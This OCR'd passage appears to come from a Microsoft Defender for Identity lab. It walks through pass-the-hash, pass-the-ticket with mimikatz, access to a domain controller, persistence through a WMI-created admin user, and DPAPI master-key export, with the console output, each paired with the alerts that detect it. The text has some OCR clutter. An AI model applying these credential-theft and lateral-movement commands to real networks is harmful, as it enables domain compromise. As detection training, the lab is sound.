Target Name (--) : @ CONTOSO.AZURE
Client Name (01) : ADMINPC$; @ CONTOSO.AZURE ($$Delegation Ticket$$)
Flags 60a10000 : name_canonicalize ; pre_authent ; renewable ; forwarded ; forwardable ;
Session Key : 0x00000012 - aes256_hmac
310b83e2a990df86ad76c053ac6eca9b708282de7086d4625c718adbc78924cf
Ticket : 0x00000012 - aes256_hmac ; kvno = 2 [...]
* Saved to file [0;3e7]-2-0-60a10000-ADMINPC$@krbtgt-CONTOSO.AZURE.kirbi !
[00000001]
Start/End/MaxRenew: 5/7/2020 9:53:51 PM ; 5/8/2020 7:53:51 AM ; 5/14/2020 9:53:51 PM
Service Name (02) : krbtgt ; CONTOSO.AZURE ; @ CONTOSO.AZURE
Target Name (02) : krbtgt ; CONTOSO.AZURE ; @ CONTOSO.AZURE
Client Name (01) : ADMINPC$; @ CONTOSO.AZURE (CONTOSO.AZURE)
Flags 40e10000 : name_canonicalize ; pre_authent ; initial ; renewable ; forwardable ;
Session Key : 0x00000012 - aes256_hmac
6908c41def76e3876bc40dd2bfe3bbc3a1d8eddcc7c57c9652da907a48826f76
Ticket : 0x00000012 - aes256_hmac ; kvno = 2 [...]
* Saved to file [0;3e7]-2-1-40e10000-ADMINPC$@krbtgt-CONTOSO.AZURE.kirbi !
mimikatz(commandline) # exit
Bye!
cmd exited on AdminPC with error code 0.
C:\Tools\Mimikatz\x64>xcopy \\adminpc\c$\temp*SamiraA* c:\temp\adminpc_tickets
Click or tap to run the command.
_ rc4_hmac_nt_exp OK
_ rc4_hmac_old_exp OK
_ *Password replace @ 00000217949F24C8 (32) -> null
mimikatz(commandline) # exit
Bye!
C:\Tools\Mimikatz\x64>
VICTIMPC
(none)
10.0.24.10
CONTOSO
JenL
The next command will copy the tickets back over to VictimPC from AdminPC. For the purposes of this example, we're only interested in Samira's tickets.
Enter the command.


Administrator: Command Prompt
.#####. mimikatz 2.2.0 (x64) #18362 May 13 2019 01:35:04
.## ^ ##. "A La Vie, A L'Amour" - (oe.eo)
/ \ ## /*** Benjamin DELPY `gentilkiwi` (benjamin@gentilkiwi.com)
\ / ## > http://blog.gentilkiwi.com/mimikatz
'## v ##' Vincent LE TOUX (vincent.letoux@gmail.com)
'#####' > http://pingcastle.com / http://mysmartlogon.com ***/
mimikatz(commandline) # privilege::debug
Privilege '20' OK
mimikatz(commandline) # sekurlsa::pth /user:ronhd /ntlm:96def1a633fc6790124d5f8fe21cc72b /domain:contoso.azure
user : ronhd
domain : contoso.azure
program : cmd.exe
impers. : no
NTLM : 96def1a633fc6790124d5f8fe21cc72b
| PID 5872
| TID 4568
| LSA Process is now R/W
| LUID 0 ; 31271628 (00000000:01dd2acc)
_ msv1_0 - data copy @ 0000021793FB76A0 : OK !
_ kerberos - data copy @ 00000217948ADE8
_ aes256_hmac -> null
_ aes128_hmac -> null
_ rc4_hmac_nt OK
_ rc4_hmac_old OK
_ rc4_md4 OK
_ rc4_hmac_nt_exp OK
_ rc4_hmac_old_exp OK
_ *Password replace @ 00000217949F24C8 (32) -> null
mimikatz(commandline) # exit
Bye!
C:\Tools\Mimikatz\x64>dir \\
Access is denied.
Click or tap to run the command.
C:\Tools\Mimikatz\x64>klist
VICTIMPC
(none)
10.0.24.10
CONTOSO
JenL
Access is denied.
Next, let's see what tickets we have.



Administrator: Command Prompt
* File: 'c:\temp\adminpc_tickets\[0;844916]-2-0-60a10000-SamiraA@krbtgt-CONTOSO.AZURE.kirbi': ERROR kuhl_m_kerberos_ptt_data ; LsaCallAuthenticationPackage KerbSubmitTicketMessage / Package : c0000133
ERROR kuhl_m_kerberos_ptt_file ; LsaCallKerberosPackage c0000133
* File: 'c:\temp\adminpc_tickets\[0;844916]-2-1-40e10000-SamiraA@krbtgt-CONTOSO.AZURE.kirbi': OK
mimikatz(commandline) # exit
Bye!
C:\Tools\Mimikatz\x64>klist
Current LogonId is 0:0x1b41ee6
Cached Tickets: (2)
#0> Client: SamiraA @ CONTOSO.AZURE
Server: krbtgt/CONTOSO.AZURE @ CONTOSO.AZURE
KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
Ticket Flags 0x40e10000 -> forwardable renewable initial pre_authent name_canonicalize
Start Time: 5/7/2020 18:55:12 (local)
End Time: 5/8/2020 4:55:12 (local)
Renew Time: 5/13/2020 3:55:00 (local)
Session Key Type: AES-256-CTS-HMAC-SHA1-96
Cache Flags: 0x1 -> PRIMARY
Kdc Called:
#1> Client: SamiraA @ CONTOSO.AZURE
Server: cifs/contosodc @ CONTOSO.AZURE
KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
Ticket Flags 0x40a50000 -> forwardable renewable pre_authent ok_as_delegate name_canonicalize
Start Time: 5/7/2020 22:50:01 (local)
End Time: 5/8/2020 8:50:00 (local)
Renew Time: 5/14/2020 22:50:00 (local)
Session Key Type: AES-256-CTS-HMA
Cache Flags: 0
Kdc Called:
Click or tap to run the command.
C:\Tools\Mimikatz\x64>dir \\ContosoDC\c$
Activate Windows
Go to Settings to activate Windows.
VICTIMPC
(none)
10.0.24.10
CONTOSO
Jeff L
Acting as an attacker, we successfully "passed the ticket." We harvested Samira's credential from AdminPC, and then passed it to another process running on VictimPC. Note that these tickets remain unused.
As with Pass-the-Hash, Defender doesn't know when a ticket is passed based on local client activity. However, it does detect activity once a ticket is used to access another resource or service.
Let's complete this simulated attack by accessing the domain controller from VictimPC.
In the command prompt, now running with the tickets of Samira in memory, execute the command.


Administrator: Command Prompt
Ticket Flags 0x40e10000 -> forwardable renewable initial pre_authent name_canonicalize
Start Time: 5/7/2020 18:55:12 (local)
End Time: 5/8/2020 4:55:12 (local)
Renew Time: 5/13/2020 3:55:00 (local)
Session Key Type: AES-256-CTS-HMAC-SHA1-96
Cache Flags: 0x1 -> PRIMARY
Kdc Called:
#1> Client: SamiraA @ CONTOSO.AZURE
Server: cifs/contosodc @ CONTOSO.AZURE
KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
Ticket Flags 0x40a50000 -> forwardable renewable pre_authent ok_as_delegate name_canonicalize
Start Time: 5/7/2020 22:50:01 (local)
End Time: 5/8/2020 8:50:00 (local)
Renew Time: 5/14/2020 22:50:00 (local)
Session Key Type: AES-256-CTS-HMAC-SHA1-96
Cache Flags: 0
Kdc Called:
C:\Tools\Mimikatz\x64>dir \\ContosoDC\c$
Volume in drive \\ContosoDC\c$ is Windows
Volume Serial Number is D079-18C0
Directory of \\ContosoDC\c$
10/21/2019 10:29 PM <DIR> BgInfo
10/21/2019 10:27 PM <DIR> choco
10/21/2019 10:11 PM <DIR> Packages
10/06/2019 06:25 PM <DIR> PerfLogs
05/06/2020 09:59 PM <DIR> Program Files
07/16/2016 01:23 PM <DIR> Program Files (x86)
05/06/2020 09:58 PM <DIR> Users
05/06/2020 09:33 AM <DIR> WER
10/21/2019 10:19 PM <DIR> Windows
05/06/2020 03:36 AM <DIR> WindowsAzure
0 File(s) 0 bytes
10 Dir(s) 19,224,952,832 bytes free
C:\Tools\Mimikatz\x64>
Activate Windows
Go to Settings to activate Windows.
VICTIMPC
(none)
10.0.24.10
CONTOSO
Jeff L
The breach was successful. Through our mock attacks, we gained administrator access on our domain controller and compromised the Active Directory domain and forest.



Defender detected theft of Samira's tickets from AdminPC and movement to VictimPC. The portal shows exactly which resources were accessed using the stolen tickets. It also provides key information and evidence to identify exactly where to start your investigation and what remediation steps to take.

Technical note: This event will only display on the console after **2 hours**. Events of this type are purposefully suppressed for this timeframe to reduce false positives.




The next phase in the attack kill chain is domain dominance.


Once an attacker has gained legitimate credentials to access your domain controller, all levels of damage to your network can be accomplished. Besides the immediate damage, sophisticated attackers often place additional "insurance policies" into environments they've compromised. These attacks ensure that, even if an attacker's initial compromise and actions are discovered, they'll still have additional avenues of persistence in your domain, increasing their chances of long-term success.


As an example of how this can be done, let's use Windows Management Instrumentation (WMI) to create a process locally on the domain controller that creates a new user and password.


From the command prompt running in the context of Samira, let's enter the command.




We'll call the new user "InsertedUser."


Active Directory Users and Computers
File Action View Help
Active Directory Users and Computers [ContosoDc.Contoso.Azure]
Saved Queries
Contoso.Azure
Builtin
Computers
Domain Controllers
ForeignSecurityPrincipals
Managed Service Accounts
Users
Name
Type
Description
Click or tap InsertedUser.
Next, locate InsertedUser and open its Properties.


InsertedUser Properties
Member Of
Name
Active Directory Domain Services Folder
Administrators
Contoso.Azure/Builtin
Domain Users
Contoso.Azure/Users
Add...
Remove
Primary group:
Domain Users
OK
Cancel
Apply
Help
As you can see, the new user is an administrator of the domain.
Acting as an attacker, you've successfully created a new user, added the new user to the Administrators group, and created a "legitimate" credential on the domain controller. Now you have persistent access to the domain controller even if the previous credential access gained is discovered and removed.


Alerts - Cloud App Security
https://holatp187845.portal.cloudappsecurity.com/#/alerts/5eb49d1b4ec0fc7175556037
Cloud App Security
Dashboard
Discover
Investigate
Control
Alerts
Alerts > Remote code execution attempt 5/8/20 4:38 PM - 5/8/20 5:19 PM
MEDIUM SEVERITY
Remote code execution attempt
Active Directory
Samira A
VictimPc
ContosoDc
Resolution options:
Samira A
Export
Dismiss...
Resolve...
Click or tap 3 methods.
Description
Samira A made 3 attempts to run commands remotely on ContosoDc from VictimPc using 3 methods.
Learn more about this alert type
Important information
Samira A not previously observed logging into VictimPc during the 30 days before this suspicious activity occurred.
Activity log
1 - 6 of 6 activities
Investigate in Activity log
Activity
User
App
IP address
Location
Device
Date
Log on
RonHD
Active Dir...
10.0.24.10
VictimPc
May 8, 2020, ...
The description plainly states that Samira made several attempts to run commands remotely on the Contoso domain controller from VictimPC.
Next, click the link to see what they are.




VictimPC, Jeff's computer, should never be executing remote code against the domain controller.

Let's scroll down to the Activity log for a closer look at the user activity.

Technical note: As Defender for Identity learns who is inserted into which Security Groups over time, similar suspicious activities will be identified as anomalous activity in the activity timeline. Since Defender is still within the 30-day learning period, this activity won't display as an alert.


Security Group modification detection by Defender can be validated by checking the activity timeline. Defender for Identity also allows you to generate reports on all Security Group modifications, which can be emailed to you proactively.




Windows uses the Data Protection Application Programming Interface (DPAPI) to securely protect passwords saved by browsers, encrypted files, and other sensitive data. Domain controllers hold a master key that can decrypt all secrets on domain-joined Windows machines.

Using mimikatz, let's attempt to export the master key from the domain controller.


From the command prompt running in the context of Samira, enter the command.



Next, verify that the master key file export occurred. Look in the directory from which you ran mimikatz.exe to see the created certificate files.



